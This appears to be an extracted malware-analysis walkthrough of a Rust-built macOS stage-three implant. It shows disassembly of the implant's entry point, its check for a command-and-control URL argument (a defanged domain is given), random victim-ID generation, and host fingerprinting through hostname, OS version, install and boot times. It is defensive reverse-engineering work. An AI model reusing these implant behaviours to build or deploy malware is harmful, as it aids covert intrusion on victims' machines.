
- The malware's entry point does not call the actual main function directly. It provides the main function as a parameter to a function named lang\_start.



- Name mangling is a technique used by compilers to generate unique names for programming entities that might otherwise have the same name. This ensures that the resulting binary can correctly link different entities without name collisions. Rust, like C++ and some other languages, uses name mangling for these reasons.
- For reverse engineers, these mangled names can be a hurdle because they make the binary harder to understand.
- Rust provides a crate specifically for demangling Rust symbols: `rustc-demangle`. It allows you to programmatically demangle Rust symbols within a Rust program as well. There are also 3rd party crates that perform this action as well such as `rustfilt`.




- Identifying crates can give an insight into the dependencies a program uses. Knowing these dependencies can help in understanding the program's functionality.
- As we go through our analysis we will identify various rust crates the malware is using. This will also help us identify a timeline as to when the malware may have been developed.



- A quick triage indicates this is a rust compiled executable and it is a universal binary that is ad-hoc signed.
- There are a number of indications that will tell us this is a rust compiled binary by looking at the mangling scheme, standard library symbols that rust uses, and unique compiler metadata.
- Rust uses its own compiler, rustc. The rustc compiler is developed by the Rust project and is responsible for translating code into executable binaries.
- Rust uses a package manager called Cargo. Cargo handles project building, dependency management, and also provides a central repository for sharing Rust libraries and applications. The central repository is known as crates.io.





- When the stage two malware executes the stage three, it passes the C2 url as an argument.
- This is required for the stage-three malware to communicate with the attacker server.

```
_main:
push    rbp
mov     rbp, rsp
sub     rsp, 0x10
mov     rcx, rsi
movsxd  rdx, edi
lea     rax, qword [__ZN4webT4main17ha8cf291a8f95593fE]
mov     qword [rbp+var_8], rax
lea     rsi, qword [__anon.97c81d2a190d1f639aa90d27db3bd6a1.0]
lea     rdi, qword [rbp+var_8]
xor     r8d, r8d
call    __ZN3std2rt19lang_start_internal17h6aaf6637a4c30e70E
add     rsp, 0x10
pop     rbp
ret
```

webT::main::

std::lang\_start\_internal

jamf

- At the program entry point we have a call to a unique crate called webT.
- This webT crate is not a known crate and does not exist on the [crates.io](https://crates.io) repository indicating some custom code.
- It calls lang\_start and pass the main function as a parameter to it to begin the execution.

```
__ZN4webT4main17ha8cf291a8f95593fE:
push    rbp
mov     rbp, rsp
push    r15
push    r14
push    r13
push    r12
push    rbx
sub     rsp, 0x338
lea     rdi, qword [rbp+var_2C8]
call   __ZN3std3env4args17hc04c23576637069aE
mov     rax, qword [rbp+var_2B0]
mov     qword [rbp+var_158], rax
mov     rax, qword [rbp+var_2B8]
mov     qword [rbp+var_160], rax
mov     rax, qword [rbp+var_2C8]
mov     rcx, qword [rbp+var_2C0]
mov     qword [rbp+var_168], rcx
mov     qword [rbp+var_170], rax
lea     rdi, qword [rbp+var_2E8]
lea     rsi, qword [rbp+var_170]
call   __ZN98_$LT$alloc..vec..Vec$LT$$GT$$u20$as$u20$alloc..vec..spec_from_iter..
mov     rbx, qword [rbp+var_208]
cmp     rbx, 0x1
ja     loc_100009ee9
```

deck[.]31ventures[.]info

C2 URL


Two or more args

- The ja instruction "jump if above" checks the result of the preceding cmp instruction and will jump to the appropriate address if the value in the register rbx is greater than but not equal to 1.
- The malware will self-terminate if a C2 URL is not provided as an argument.

```
591E615C9FB5CEBF
Generate 16-Byte Random Value
rand::rngs::thread::thread_rng
__ZN4rand4rngs6thread10thread_rng17h9900246db7b427c7E:

push    rbp
mov     rbp, rsp
sub     rsp, 0x10
lea     rdi, qword [__ZN4rand4rngs6thread14THREAD_RNG_KEY7__getit5__]
call   qword [rdi]
mov     rax, qword [rax]
test    rax, rax
jne     loc_100255b64
lea     rdi, qword [__ZN4rand4rngs6thread14THREAD_RNG_KEY7__getit5__]
call   qword [rdi]
mov     rdi, rax
xor     esi, esi
call   __ZN3std6thread5local4fast12Key$LT$GT$14try_initialize17h40d
je     loc_100255b71
```

- The very first thing the malware does is generate a random 16-byte value using the rand crate.
- This unique random value will be used to identify the victims that are checking-in the C2.
- Note we have demangled the function calls from our decompiler output to easily read the functions that are being called.




- The malware proceeds to call a function named `get_comname` from the `webT` crate to gather the computer name. It does this by using a crate titled `gethostname`.




```
OSX 0.0.0
webT::getinfo::get_osinfo

loc_10000a1d3:
mov     rdi, r15
call   __ZN4webT7getinfo10get_osinfo17h12ae979fdb2d8e0cE
mov     r13, qword [rbp+var_168]
mov     rbx, qword [rbp+var_160]
mov     rax, qword [rbp+var_48]
sub     rax, r12
cmp     rax, rbx
jae     loc_10000a208
```




jamf


- The malware proceeds to call a function `get_osinfo` within the same `getinfo` namespace to acquire the operating system version its running on.



- It then invokes the os\_type crate to call a function called current\_platform




- This crate goes on to run the `sw_vers` command to determine the version of the software it is running.



- However this os\_type crate fails to fetch the correct os version information and defaults to 0.0.0 as indicated in the documentation.

```
2022-11-18 13:21:41
webT::getinfo::get_installtime

loc_10000a33d:
mov     rdi, r15
call   __ZN4webT7getinfo15get_installtime17hd18e4ccb7a2bf2E
mov     r13, qword [rbp+var_168]
mov     rbx, qword [rbp+var_160]
mov     rax, qword [rbp+var_48]
sub     rax, r12
cmp     rax, rbx
jae     loc_10000a376
```



- The malware then gathers the installation timestamp by calling the get\_installtime function within the getinfo namespace.



```
2022-11-18 13:21:41
webT::getinfo::get_installtime
__ZN4webT7getinfo15get_installtime17hd18e4ccbab7a2bf2E:
push    rbp
mov     rbp, rsp
push   r15
push   r14
push   r13
push   r12
push   rbx
sub    rsp, 0x288
mov    r12, rdi
lea   rsi, qword [aVarloginstalll]
lea   rdi, qword [rbp+var_220]
mov   edx, 0x14
call  __ZN3std3sys4unix2fs4stat17hd0e2b83fdfd7b85bE
std::sys::unix::fs::stat
/var/log/install.log
```




- This runs stat on /var/log/install.log to get the file's creation time.
- This is going to be used as an indicator for the installation timestamp of macOS and may be used to determine the legitimacy of the system.

```
2023-03-22 17:36:13
webT::getinfo::get_boottime

loc_10000a3ac:
mov     rdi, r15
